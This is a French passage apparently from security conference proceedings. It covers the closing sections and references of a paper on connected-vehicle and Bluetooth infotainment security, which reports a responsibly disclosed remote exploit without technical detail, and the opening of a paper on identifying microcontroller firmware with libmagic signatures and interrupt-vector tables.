approche globale de sécurité, intégrant l'ensemble des couches, depuis les protocoles de communication jusqu'aux infrastructures de recharge. En complément, Ali Sayed et al. [34] démontrent que certaines attaques ciblant les véhicules électriques peuvent engendrer des perturbations importantes sur le réseau électrique lui-même, menaçant ainsi la stabilité de l'approvisionnement énergétique. Enfin, des cas réels documentés dans [16] illustrent l'infiltration effective de bornes de recharge par des acteurs malveillants, soulignant l'urgence d'améliorer significativement la sécurité des modules de charge, quel que soit leur contexte de déploiement (domicile, espace public ou itinérant). Dans la même veine, il a été récemment démontré les capacités d'intrusions sur les interfaces offertes par les stations de recharge en exploitant les câbles de recharge [36].

6.5 Analyse de l'état de l'art des attaques

Les travaux présentés dans cette section révèlent l'ampleur des vulnérabilités affectant les véhicules connectés, qu'il s'agisse de l'architecture interne, des modules d'infodivertissement, des systèmes ADAS ou encore des composants tiers. Dans le cas particulier des véhicules électriques, la sécurisation des modules de recharge apparaît comme un maillon essentiel dans la chaîne de protection. La compromission de ces interfaces n'impacte pas seulement la sécurité individuelle d'un véhicule, mais peut également entraîner des perturbations à plus grande échelle, notamment sur le réseau électrique global. Il devient ainsi indispensable de mettre en œuvre des stratégies de défense robustes, incluant des mécanismes d'authentification renforcée, des protocoles de communication sécurisés et une surveillance continue des infrastructures de recharge, afin de garantir une sécurité *end-to-end* dans un écosystème automobile de plus en plus interconnecté.

Les problématiques liées aux ECUs et à leurs interconnexions ne sont pas propres au domaine automobile. Elles se retrouvent également dans d'autres secteurs industriels, comme l'agriculture ou les transports ferroviaires. À ce titre, les agriculteurs américains [21] ont été parmi les premiers à expérimenter les conséquences de la dépendance vis-à-vis des constructeurs : certains tracteurs embarquent des mécanismes bloquants dans les ECUs qui imposent une maintenance exclusive en atelier sous peine d'immobilisation. Des cas similaires ont été observés dans le domaine ferroviaire [19, 31]. Dans [31], un verrou logiciel intégré sciemment dans l'ECU impose un passage régulier en atelier constructeur pour éviter l'arrêt du train. Dans [19], une faiblesse dans l'authentification d'un message prioritaire permettait à un attaquant distant de provoquer un arrêt d'urgence de certains trains, entraînant la paralysie partielle du

trafic ferroviaire polonais. Ces exemples soulignent la transversalité des enjeux de sécurité liés aux ECUs et la nécessité de concevoir des systèmes résilients, y compris dans des environnements critiques, face à des menaces toujours plus complexes et interconnectées.

6.6 Initiatives pour sécuriser les véhicules

Les travaux présentés précédemment mettent en évidence la nécessité de renforcer la sécurité des systèmes embarqués dans les véhicules connectés, notamment en ce qui concerne la protection du bus CAN et des environnements d'exécution. Afin de répondre à ces enjeux critiques, plusieurs initiatives ont émergé, proposant des approches techniques et organisationnelles visant à limiter les risques de compromission et de propagation des attaques.

Ainsi, pour limiter le risque de propagation lorsqu'un ECU est compromis, il est nécessaire de ségréger le réseau CAN sur lequel chaque ECU est interconnecté [20]. La figure 7 présente une vue schématique de cette ségrégation, dans laquelle une *gateway* contrôle l'ensemble des échanges entre les sous-réseaux « *Habitacle* », « *ADAS* » et « *Motorisation* ». Si cette *gateway* permet effectivement d'empêcher la transmission de commandes non autorisées, elle constitue désormais une cible privilégiée pour les attaquants [13], soulignant ainsi l'importance critique de sécuriser cet élément central.




Fig. 7. Architecture où le réseau CAN est ségrégué. Adapté de [20].

En parallèle à une sécurisation de l'architecture de communication, l'initiative AUTOSAR[6] (*AUTomotive Open System ARchitecture*) vise à standardiser l'architecture logicielle des ECUs, en facilitant l'interopérabilité entre les constructeurs et les fournisseurs. La plateforme AUTOSAR Classic [4], conçue pour les systèmes embarqués temps réel, repose sur une architecture logicielle en couches, composée de trois niveaux principaux, comme présenté figure 8 :

[6] `https://www.autosar.org`

— **La couche applicative** : contient les composants logiciels applicatifs, indépendants du matériel, qui implémentent les fonctionnalités spécifiques du véhicule.
— **L'environnement d'execution** : assure la communication entre les composants applicatifs et les services systèmes.
— **Les services systèmes** : fournit des modules logiciels standardisés pour l'environnement d'execution (comme la gestion de la mémoire, la communication et l'abstraction matérielle) permettant ainsi une réuilitisation et une portabilité accrues du code.




Fig. 8. Architecture logicielle de la plateforme *AUTomotive Open System ARchitecture* (AUTOSAR) Classic (adaptée de la documentation officielle [4]).

Cette architecture modulaire favorise une séparation claire entre les developpements, facilitant la maintenance, la mise à jour et la sécurité des logiciels embarqués. En particulier, la couche *services systèmes* intègre des mécanismes de sécurité tels que des services cryptographiques, la communication sécurisée entre ECUs, et des fonctions de diagnostic sécurisées, contribuant à la protection contre les accès non autorisés et les attaques potentielles.

En complément de cette isolation logique, des standards comme celui proposé par GlobalPlatform [7] [17] recommandent la mise en place d'une chaîne de confiance fondée sur une racine de confiance matérielle, généralement un composant de sécurité (SE). Cette chaîne permet de

[7] `https://globalplatform.org/automotive-initiative/`

démarrer un environnement d'exécution de confiance (TEE), sur lequel repose ensuite un environnement d'exécution riche (REE), tel qu'Android Auto [18]. Déployée initialement dans le domaine de la téléphonie mobile, cette architecture permet de garantir l'intégrité de l'environnement d'exécution tout en confiant les opérations sensibles à la TEE, bénéficiant ainsi à la fois d'une isolation forte et de performances adaptées aux besoins applicatifs. Néanmoins, cette architecture doit être adaptée aux contraintes strictes de sûreté de fonctionnement propres aux systèmes embarqués automobiles.

7 Conclusion

Dans cet article, nous avons présenté l'analyse de sécurité d'un véhicule représentatif du début des années 2020, et qui est encore en circulation. Ce véhicule cible embarque toutes les mesures de sécurité et de défense en profondeur attendues. De même, l'ensemble des mises à jour disponibles par le constructeur ont été appliquées. Ainsi l'analyse proposée s'applique à un véhicule à l'état de l'art de la sécurité embarquée, pour sa catégorie et sa génération.

Dans ce contexte, nous avons étudié la sécurité de l'implémentation de la pile Bluetooth. Ce protocole est en effet disponible dans la grande majorité des véhicules modernes au travers de l'infodivertissement. En particulier, nous avons exploité une vulnérabilité qui, d'après la `CVE-2018-20378` associée, n'impacte *pas* la version embarquée de l'implémentation cible. Néanmoins, nous avons été capables de revisiter en profondeur les mécanismes sous-jacents à cette vulnérabilité pour l'étendre au travers de nouvelles techniques d'exploitation qui sont détaillés dans cet article.

Les travaux présentés permettent de dérouter le flot de contrôle afin d'**exécuter un code arbitraire à distance** et **sans intervention des occupants du véhicule**, ce qui a été réalisé et démontré sur le véhicule cible. Dans les faits, cette exploitation permet à un attaquant de prendre le contrôle de l'infodivertissement et de forger dynamiquement des commandes CAN, ayant ainsi un impact direct sur le comportement routier et la sécurité du véhicule ciblé. Il reste important de noter toutefois que, comme précisé par le constructeur du véhicule étudié, les commandes CAN critiques sont filtrées en sortie d'ECU limitant ainsi les risques sur la sûreté des occupants et des usagers de la route. Une procédure de *responsible disclosure* a été réalisée pour permettre au constructeur de prendre les actions nécessaires en interne et auprès des prestataires concernés afin de corriger la vulnérabilité exposée.

Remerciements

Ce travail n'aurait pas été possible sans l'aide de nombreuses personnes qui, au détour de discussions enrichissantes, nous ont permis de faire progresser notre réflexion et d'avancer dans cette étude.

Nous tenons à remercier tout particulièrement Nicolas Godinho, Arnaud M., Alain Ozanne et Mathieu Renard pour leurs contributions indirectes mais significatives, qui ont permis de réaliser le travail présenté dans cet article.

Nous souhaitons également exprimer notre gratitude à Sébastien Varrette pour son soutien sans faille durant toute la réalisation de ce travail, ainsi que pour sa relecture attentive, qui a grandement contribué à l'amélioration de cet article.

Références

1. UN Regulation No. 155 : Uniform provisions concerning the approval of vehicles with regards to cybersecurity and cybersecurity management system. `https://unece.org/transport/documents/2021/03/standards/un-regulation-no-155-cyber-security-and-cyber-security`, mars 2021.
2. UN Regulation No. 156 : Uniform provisions concerning the approval of vehicles with regards to software update and software updates management system . `https://unece.org/transport/documents/2021/03/standards/un-regulation-no-156-software-update-and-software-update`, mars 2021.
3. Armis. Blueborne. `https://www.armis.com/research/blueborne/`.
4. AUTOSAR. Classic Platform architecture. `https://www.autosar.org/standards/classic-platform`, novembre 2024.
5. Ryad Benadjila, Mathieu Renard, José Lopes-Esteves, and Chaouki Kasmi. One Car, Two Frames : Attacks on Hitag-2 Remote Keyless Entry Systems Revisited. In *11th USENIX Workshop on Offensive Technologies (WOOT)*, Vancouver, BC, Canada, août 2017. USENIX Association. `https://www.usenix.org/conference/woot17/workshop-program/presentation/benadjila`.
6. Yulong Cao, S. Hrushikesh Bhupathiraju, Pirouz Naghavi, Takeshi Sugawara, Z. Morley Mao, and Sara Rampazzi. You Can't See Me : Physical Removal Attacks on LiDAR-based Autonomous Vehicles Driving Frameworks. In *32nd USENIX Security Symposium*, pages 2993–3010, Anaheim, CA, USA, août 2023. USENIX Association. `https://www.usenix.org/conference/usenixsecurity23/presentation/cao`.
7. Barak Caspi. CVE-2018-20378. `https://nvd.nist.gov/vuln/detail/CVE-2018-20378`, mars 2019.
8. Core Specification Working Group. Bluetooth Core Specification, juillet 2021.
9. Gianpiero Costantino and Ilaria Matteucci. Reversing Kia Motors Head Unit to discover and exploit software vulnerabilities. *Journal of Computer Virology and Hacking Techniques*, 19(1) :33–49, 2023.

10. CyberThreat Research Lab. Under Pressure : Exploring a Zero-Click RCE Vulnerability in Tesla's TPMS. https://vicone.com/blog/under-pressure-exploring-a-zero-click-rce-vulnerability-in-teslas-tpms, décembre 2024.
11. Sébastien Dudek, Jean-Christophe Delaunay, and Vincent Fargues. V2G Injector : Whispering to cars and charging units through the Power-Line. In *Actes du Symposium sur la Sécurité des Technologies de l'Information et des Communications (SSTIC)*, Rennes, France, juin 2019. https://www.sstic.org/2019/presentation/v2g_injector_playing_with_electric_cars_and_charging_stations_via_powerline/.
12. Mikhail Evdokimov. 0-click RCE on the IVI component : Pwn2Own Automotive edition. In *Hexacon*, Paris, France, octobre 2024.
13. Mikhail Evdokimov and Radu Motspan. Remote Exploitation of Nissan Leaf : Controlling Critical Body Elements from the Internet. In *BlackHat Asia 2025*, Singapour, avril 2025.
14. Flavio D. Garcia, David Oswald, Timo Kasper, and OswaPierre Pavlidès. Lock It and Still Lose It – on the (In)Security of Automotive Remote Keyless Entry Systems. In *25th USENIX Security Symposium*, Austin, TX, USA, 2016. USENIX Association. https://www.usenix.org/conference/usenixsecurity16/technical-sessions/presentation/garcia.
15. Ben Gardiner and Chris Poore. Trailer Shouting, Talking PLC4TRUCKS Remotely with an SDR. In *DEF CON*, août 2020.
16. Jessica Gerson. Hackers already infiltrate EV chargers. It could only get worse. https://grist.org/technology/hackers-already-infiltrate-ev-chargers-it-could-only-get-worse/, juillet 2022.
17. Globalplatform's Automotive Task Force. Cybersecurity in Automotive. https://globalplatform.org/resource-publication/cybersecurity-in-automotive-v1-0/, novembre 2022.
18. Google. Android Auto. https://www.android.com/intl/fr_fr/auto/.
19. Andy Greenberg. The Cheap Radio Hack That Disrupted Poland's Railway System. https://www.wired.com/story/poland-train-radio-stop-attack/, août 2023.
20. Thomas Huybrechts, Yon Vanommeslaeghe, Dries Blontrock, Gregory Van Barel, and Peter Hellinckx. Automatic Reverse Engineering of CAN Bus Data Using Machine Learning Techniques. In Fatos Xhafa, Santi Caballé, and Leonard Barolli, editors, *Proceedings of the 12th International Conference on P2P, Parallel, Grid, Cloud and Internet Computing (3PGCIC)*, volume 13 of *Lecture Notes on Data Engineering and Communications Technologies*, pages 751–761. Springer, novembre 2017.
21. Koebler Jason. Why American Farmers Are Hacking Their Tractors With Ukrainian Firmware. https://www.vice.com/en/article/why-american-farmers-are-hacking-their-tractors-with-ukrainian-firmware/, 2017.
22. Muhammad Usman Khan, Naveed Ahmed, Fazal Rehman, Inayat Khan, and Yousaf Muhammad. Cybersecurity in Vehicle-to-Grid (V2G) Systems : A Systematic Review. *arXiv preprint arXiv :2503.15730*, 2025.
23. Michael Kreil and Flüpke. Wir wissen wo dein Auto steht - Volksdaten von Volkswagen [*Nous savons où se trouve ta voiture - Données personnelles de Volkswagen*]. In *38e Chaos Computer Club (CCC)*, décembre 2024. https://fahrplan.events.ccc.de/congress/2024/fahrplan/talk/Q8ZAV9/.

24. Joe Kukura. Pranksters Claim They Can Stop Self-Driving Cars With Orange Cones , Waymo and Cruise Not Amused. https://sfist.com/2023/07/07/pranksters-claim-they-can-stop-self-driving-cars-with-orange-cones-waymo-and-cruise-not-amused/, juillet 2023.
25. Charlie Miller and Chris Valasek. Remote Exploitation of an Unaltered Passenger Vehicle. *DEF CON*, août 2013.
26. Charlie Miller and Chris Valasek. Technical White Paper : Remote Exploitation of an Unaltered Passenger Vehicle. Technical report, IOActive, 8 2015.
27. Le Monde. L'autoroute qui recharge les véhicules électriques expérimentée dès 2025. https://www.lemonde.fr/economie/article/2024/09/23/l-autoroute-qui-recharge-les-vehicules-electriques-experimentee-des-2025_6328982_3234.html, September 2024.
28. Colin O'Flynn. BAM BAM!! On Reliability of EMFI for in-situ Automotive ECU Attacks. In *Proceedings os ESCAR conference*, 2020.
29. Jonathan Petit, Bas Stottelaar, Michael Feiri, and Frank Kargl. Remote Attacks on Automated Vehicles Sensors : Experiments on Camera and LiDAR. In *BlackHat Europe*, Amsterdam, Pays-Bas, novembre 2015.
30. François Pollet and Nicolas Massaviol. Evolution et dé-évolution des systèmes multimédia embarqués. In *Actes du Symposium sur la Sécurité des Technologies de l'Information et des Communications (SSTIC)*, Rennes, France, juin 2016. https://www.sstic.org/2016/presentation/evolution_et_d-volution_des_systmes_multimdia_embarqus/.
31. Redford, q3k, and MrTick. Breaking "DRM" in Polish trains : Reverse engineering a train to analyze a suspicious malfunction. 37e Chaos Computer Club (CCC), décembre 2023. https://fahrplan.events.ccc.de/congress/2024/fahrplan/talk/Q8ZAV9/.
32. Neiko Rivera, Sam Curry, Justin Rhinehart, Ian Carroll, and Kenneth Lugo. Hacking Kia : Remotely Controlling Cars With Just a License Plate. https://samcurry.net/hacking-kia, septembre 2024.
33. SAE International. Power Line Carrier Communications for Commercial Vehicles. standard, novembre 2023.
34. Mohammad Ali Sayed, Ribal Atallah, Chadi Assi, and Mourad Debbabi. Electric vehicle attack impact on power grid operation. *International Journal of Electrical Power & Energy Systems*, 137, 2022.
35. Ken Tindell. CAN Injection : keyless car theft. https://kentindell.github.io/2023/04/03/can-injection/, mars 2023.
36. W. van Beijnum and S. Laro-Tol. Hacking EV charging stations via the charging cable. In *Proc. of the Hardware Security Conference and Training (Hardwear.io NL 2024)*, Amsterdam, Pays-Bas, 10 2024.

Identification d'images de micrologiciels

Ambre Iooss
<Prénom>.<Nom>@crans.org

Résumé. Cet article présente deux contributions permettant d'identifier un microcontrôleur à partir d'une image de son micrologiciel. En premier lieu, nous ajoutons à `libmagic` la capacité de reconnaître l'architecture cible d'un micrologiciel. Ensuite, nous proposons une méthode pour identifier les microcontrôleurs ayant les périphériques requis pour l'exécuter. En connaissant les modèles compatibles de microcontrôleurs, il devient alors possible de désassembler le code et d'interpréter les accès mémoire.

1 Introduction : pourquoi identifier des micrologiciels ?

Un microcontrôleur est un circuit intégré contenant un ou plusieurs processeurs, de la mémoire ainsi que des périphériques. Par exemple, une carte de développement Arduino Uno est équipée d'un microcontrôleur Microchip ATmega328P contenant entre autre (voir figures 1 et 2) :

— un processeur d'une architecture AVR 8-bit,
— une mémoire non-volatile de type Flash de 32 kio,
— une mémoire volatile de type SRAM de 2 kio,
— des périphériques USART (port série), SPI et ADC.




Fig. 1. Microchip ATmega328P, 2990 μm $\times$ 2950 μm, image réalisée par Andrew Zonenberg




Fig. 2. Extrait du diagramme de la fiche technique de l'ATmega328P

Dans le fonctionnement nominal d'un microcontrôleur, son processeur exécute du code généralement stocké dans une mémoire non-volatile. Ce micrologiciel utilise un sous-ensemble des périphériques du microcontrôleur, par exemple pour envoyer un message sur un port série ou pour contrôler une diode électroluminescente.

Scénario. Il arrive que l'on obtienne l'image binaire d'un micrologiciel sans pour autant connaître le modèle du microcontrôleur qui peut l'exécuter, ni son architecture cible, par exemple en imageant une mémoire d'un système embarqué (voir figure 3), ou en s'intéressant aux binaires distribués dans linux-firmware [1] et dans Linux Vendor Firmware Service (LVFS).




Fig. 3. Lecture avec une pince SPI d'un des micrologiciels de l'épreuve de sécurité matérielle de l'European Cybersecurity Challenge 2022

Connaître le jeu d'instructions facilite l'analyse statique du binaire. Il est aussi souhaitable de connaître les microcontrôleurs destinés à exécuter le code étudié afin de donner du sens aux accès mémoire vers les périphériques, puis potentiellement pour émuler le code.

Des outils statistiques permettent de deviner le jeu d'instructions utilisé [3], mais il est impensable d'ensuite manuellement tenter l'analyse

[1] Accessible sur `https://git.kernel.org/pub/scm/linux/kernel/git/firmware/linux-firmware.git/tree/`

statique pour chaque modèle de microcontrôleur existant : il existe plus de 4 000 modèles de microcontrôleurs exécutant du code ARM Thumb.[2]

Dans quelle mesure l'image d'un micrologiciel est-elle suffisante pour connaître l'architecture du processeur et plus précisément le modèle de microcontrôleurs destiné à l'exécuter ?

Les contributions de cet article répondent à cette problématique, d'abord en améliorant l'outil d'identification binaire `file/libmagic` pour reconnaître l'architecture cible, et ensuite en proposant une nouvelle méthode pour identifier les microcontrôleurs ayant les périphériques nécessaires afin d'exécuter un micrologiciel donné.

2 État de l'art de l'identification binaire

Cette section fait un tour d'horizon des outils d'identification de binaires, puis évalue leur performance sur un ensemble de micrologiciels.

Tableau 1. Outils et bibliothèques d'identification de binaires

Nom	Publication	Licence	Exemples d'utilisation
`file/libmagic` [1]	1987	BSD 2-Clause	Apache HTTP Server, Suricata
`shared-mime-info` [8]	2002	GNU GPL 2	Thunar, Nautilus, Dolphin
`TrID` [7]	2003	Propriétaire	N/A
`binwalk` [4]	2013	MIT	Carving d'une image binaire
`cpu_rec.py` [3]	2017	Apache 2.0	Identification du jeu d'instructions
`PolyFile` [9]	2019	Apache 2.0	Remplacement de libmagic
`binbloom` [5]	2020	Apache 2.0	Identification de l'adresse de base
`Magika` [2]	2024	Apache 2.0	Google Safe Browsing

Le projet `file/libmagic` maintient une large collection de signatures écrites dans un langage dédié afin d'identifier le type d'un fichier binaire. Ce langage permet de décrire un enchaînement de conditions sur le contenu d'un fichier (voir listing 1). La bibliothèque `shared-mime-info` utilise des conditions plus limitées sur le contenu (e.g. pas de déréférencement d'adresses), mais ajoute des conditions sur le nom du fichier.

`PolyFile` et `binwalk` sont des réécritures en Python du moteur de `file/libmagic`, mais proposent en plus d'identifier récursivement les fichiers incorporés. Ces outils maintiennent leur propre collection de signatures, basées sur celles de `file/libmagic`.[3]

[2] Nombre de microcontrôleurs ARM Cortex-M disponibles dans ARM Keil début 2025.
[3] Par exemple binwalk détecte les constantes de SHA2-256 dans le contenu d'un fichier.

Listing 1: Extrait d'une signature pour les fichiers OpenDocument

```
0       string  PK\003\004
>26     string  \x8\0\0\0mimetypeapplication/
>>50    string  vnd.oasis.opendocument.             OpenDocument
>>>73   string  text
>>>>77  byte    !0x2d                               Text
!:mime  application/vnd.oasis.opendocument.text
# [...]
>>>73   string  spreadsheet
>>>>84  byte    !0x2d                               Spreadsheet
!:mime  application/vnd.oasis.opendocument.spreadsheet
```

`TrID` et `Magika` prennent une approche par apprentissage supervisé sur des échantillons pour chaque type de fichier. `TrID` identifie des valeurs fixes au début et à la fin du contenu d'un fichier, alors que `Magika` utilise des techniques d'apprentissage profond nécessitant plus d'échantillons.

`cpu_rec` utilise également une technique d'apprentissage, mais uniquement dans le but d'identifier l'architecture du processeur cible. Néanmoins, parce que certains jeux d'instructions sont des sous-ensembles d'autres jeux d'instructions, cette approche n'indique pas précisément la variante utilisée. Par exemple, `cpu_rec` indique `ARMhf` (ARMv7 hard-float) dans le cas d'un binaire ne contenant que des instructions compressées ARM Thumb (voir listing 2). De plus, l'information sur le jeu d'instruction n'est pas suffisante pour connaître les modèles de microcontrôleurs susceptibles d'exécuter ce code.

Listing 2: Analyse cpu_rec d'un micrologiciel ARM Cortex-M

```
~ ./cpu_rec.py AM32_F415_BOOTLOADER_PA0_CAN_V13.bin
AM32_F415_BOOTLOADER_PA0_CAN_V13.bin    full(0x38e4)   ARMhf
↪  chunk(0x3400;26)    ARMhf
```

`binbloom` permet de trouver l'endianness et l'adresse de chargement d'une image de micrologiciel binaire avec un arbre de décision utilisant les pointeurs comme point d'intérêt.

Performance dans le cas de micrologiciels. Nous prenons quelques échantillons disponibles sous licence libre des projets AM32-MultiRotor-ESC-firmware (GPL 2), Betaflight (GPL 3), freemodbus (BSD), MarlinFirmware (GPL 3), MicroPython (MIT), QMK (GPL 2) et Tock (MIT). L'analyse de ces échantillons par les différents outils (tableau 2) montre que la majorité des outils d'identification actuels ne peuvent pas identifier de façon fiable ces fichiers.

Tableau 2. Analyse d'échantillons avec les différents outils

	file 5.39	shared-mime-info 2.4	TrID 2.24	binwalk 2.3.4
AM32_G071_BOOTLOADER_PA2_V13.bin	data	Inconnu	Inconnu	Rien
AM32_V203_BOOTLOADER_PA6_V13.bin	data	Inconnu	Inconnu	Rien
betaflight_4.4.2_STM32H750.hex.bin	data	Inconnu	Inconnu	Rien
freemodbus_MCF5235.bin	data	Inconnu	Inconnu	Rien
marlin_STM32F103RE_btt.bin	data	Inconnu	Inconnu	Rien
marlin_teensy41.hex.bin	data	Inconnu	Inconnu	Rien
micropython_RPI_PICO-20240602-v1.23.0.uf2	data	Inconnu	Inconnu	AES, SHA256
micropython_STM32F411DISC-20240602-v1.23.0.dfu	data	Inconnu	Inconnu	SHA256
micropython_PCA10059-20241129-v1.24.1.bin	data	Inconnu	Inconnu	SHA256
qmk_avr_ydkb_just60_default.bin	data	Inconnu	Inconnu	Rien
tock_imxrt1050-evkb.bin	data	Inconnu	Inconnu	Rien
tock_nano_rp2040_connect.bin	data	Inconnu	Inconnu	Rien

	cpu_rec.py 1.1	PolyFile 0.5.1	binbloom 2.1	Magika 0.5.1
AM32_G071_BOOTLOADER_PA2_V13.bin	ARMhf	data	LE, 0x22802000	ISO 9660 CD-ROM
AM32_V203_BOOTLOADER_PA6_V13.bin	RISC-V	data	LE, 0x00000000	pcap capture
betaflight_4.4.2_STM32H750.hex.bin	ARMhf	bitmap	LE, 0x24010000	Inconnu
freemodbus_MCF5235.bin	M68k	data	LE, 0x5e4e1000	Inconnu
marlin_STM32F103RE_btt.bin	ARMhf	data	LE, 0x08007000	Inconnu
marlin_teensy41.hex.bin	ARMhf	data	LE, 0x1ffec000	Inconnu
micropython_RPI_PICO-20240602-v1.23.0.uf2	IA-64	UF2	LE, 0x0ffc6000	Inconnu
micropython_STM32F411DISC-20240602-v1.23.0.dfu	ARMhf	data	BE, 0x08130000	Inconnu
micropython_PCA10059-20241129-v1.24.1.bin	ARMhf	bitmap	LE, 0x00001000	MP4 media
qmk_avr_ydkb_just60_default.bin	AVR	data	BE, 0xcdb7d000	Inconnu
tock_imxrt1050-evkb.bin	ARMhf	data	LE, 0x60000000	ISO 9660 CD-ROM
tock_nano_rp2040_connect.bin	ARMhf	data	LE, 0x10000000	ISO 9660 CD-ROM

3 Identification de l'architecture du microcontrôleur

Plutôt que d'utiliser une approche statistique comme `cpu_rec.py` pour identifier l'architecture du processeur cible, cette section présente une approche qui se base sur des caractéristiques observées dans les tables de vecteurs d'interruptions. Nous détaillons l'implémentation de cette approche pour les architectures ARM Cortex-M et AVR.

Table de vecteurs d'interruptions. De nombreuses architectures de microcontrôleurs utilisent une table de vecteurs d'interruptions afin de pointer le code à exécuter après une interruption. Par exemple, le vecteur `HardFault` en ARM Cortex-M pointe une fonction à exécuter lorsque le processeur exécute du code erroné. Cette table est généralement placée à une adresse fixe vers le début de la mémoire et contient un vecteur de réinitialisation pointant sur le point d'entrée du code (exemples dans les listings 3 et 4).

L'idée ici est d'utiliser des spécificités des tables de vecteurs de chaque architecture pour l'identification. Pour éviter d'écrire des conditions trop génériques qui mèneraient à des faux positifs, il est souhaitable d'effectuer une correspondance sur au moins 16 bits du binaire, préférablement 32 bits uniques.

Listing 3: Vecteurs Cortex-M

```
00  00 00 04 20   Pointeur de pile
04  c1 d0 02 00   Reset
08  31 9c 02 00   NMI
0C  7b f1 01 00   HardFault
10  31 9c 02 00   MemManage
14  31 9c 02 00   BusFault
18  31 9c 02 00   UsageFault
1C  00 00 00 00   (Réservé)
20  00 00 00 00   (Réservé)
24  00 00 00 00   (Réservé)
28  00 00 00 00   (Réservé)
2C  31 9c 02 00   SVCall
    [...]
```

Listing 4: Vecteurs AVR

```
00  0c 94 74 01   RESET
04  0c 94 ac 01   INT0
08  0c 94 ac 01   INT1
0C  0c 94 ac 01   INT2
10  0c 94 ac 01   INT3
14  0c 94 ac 01   INT4
18  0c 94 ac 01   INT5
1C  0c 94 ac 01   INT6
20  0c 94 ac 01   INT7
24  0c 94 ac 01   PCINT0
28  0c 94 73 18   PCINT1
2C  0c 94 44 19   PCINT2
    [...]
```

3.1 Identification de l'architecture ARM Cortex-M

ARM spécifie le début des tables de vecteurs pour ses cœurs Cortex-M, et laisse l'intégrateur ajouter des vecteurs additionnels à la fin. L'agencement de la mémoire est aussi standardisé pour ARM Cortex-M [6] :

— `0x00000000 - 0x1FFFFFFF` : mémoire non-volatile (code),
— `0x20000000 - 0x3FFFFFFF` : mémoire volatile (SRAM),
— `0x40000000 - 0x5FFFFFFF` : périphériques du circuit intégré,

— `0x60000000 - 0x9FFFFFFF` : RAM externe,
— `0xA0000000 - 0xDFFFFFFF` : périphériques externes,
— `0xE0000000 - 0xE00FFFFF` : périphériques internes au cœur.

Les tables de vecteurs ARM Cortex-M commencent par le pointeur initial de pile, qui est chargé dans le registre `sp` (*stack pointer*) lors de la réinitialisation. Ce pointeur vise le haut de la pile en SRAM.[4] Les cœurs ARM Cortex-M sont little-endian et ont généralement moins de 16 Gio de SRAM.[5] Donc le premier octet de la table de vecteurs est `0x20`.

Les cœurs ARM Cortex-M exécutent du code compressé ARM Thumb, donc avec des pointeurs d'adresses impaires.[6] Les vecteurs pointent vers des fonctions qui sont généralement stockées en mémoire non-volatile. Nous pouvons donc vérifier que les vecteurs de la table d'interruptions sont bien impairs et situés avant `0x20000000`. Enfin, certains vecteurs sont réservés. La majorité des environnements de développement mettent ces vecteurs à `0x00000000` ou `0xFFFFFFFF`. Grâce à ces critères, nous pouvons écrire une signature (voir listing 5).

Listing 5: Signature ARM Cortex-M pour `file/libmagic`

```
# Octet de poids fort de la pile
3              byte                    0x20
# Les pointeurs sont impairs et avant 0x20000000
>4             ulelong&0xE0000001      0x00000001
>>8            ulelong&0xE0000001      0x00000001
>>>12          ulelong&0xE0000001      0x00000001
>>>>44         ulelong&0xE0000001      0x00000001
>>>>>56        ulelong&0xE0000001      0x00000001
# Sections réservées Cortex-M
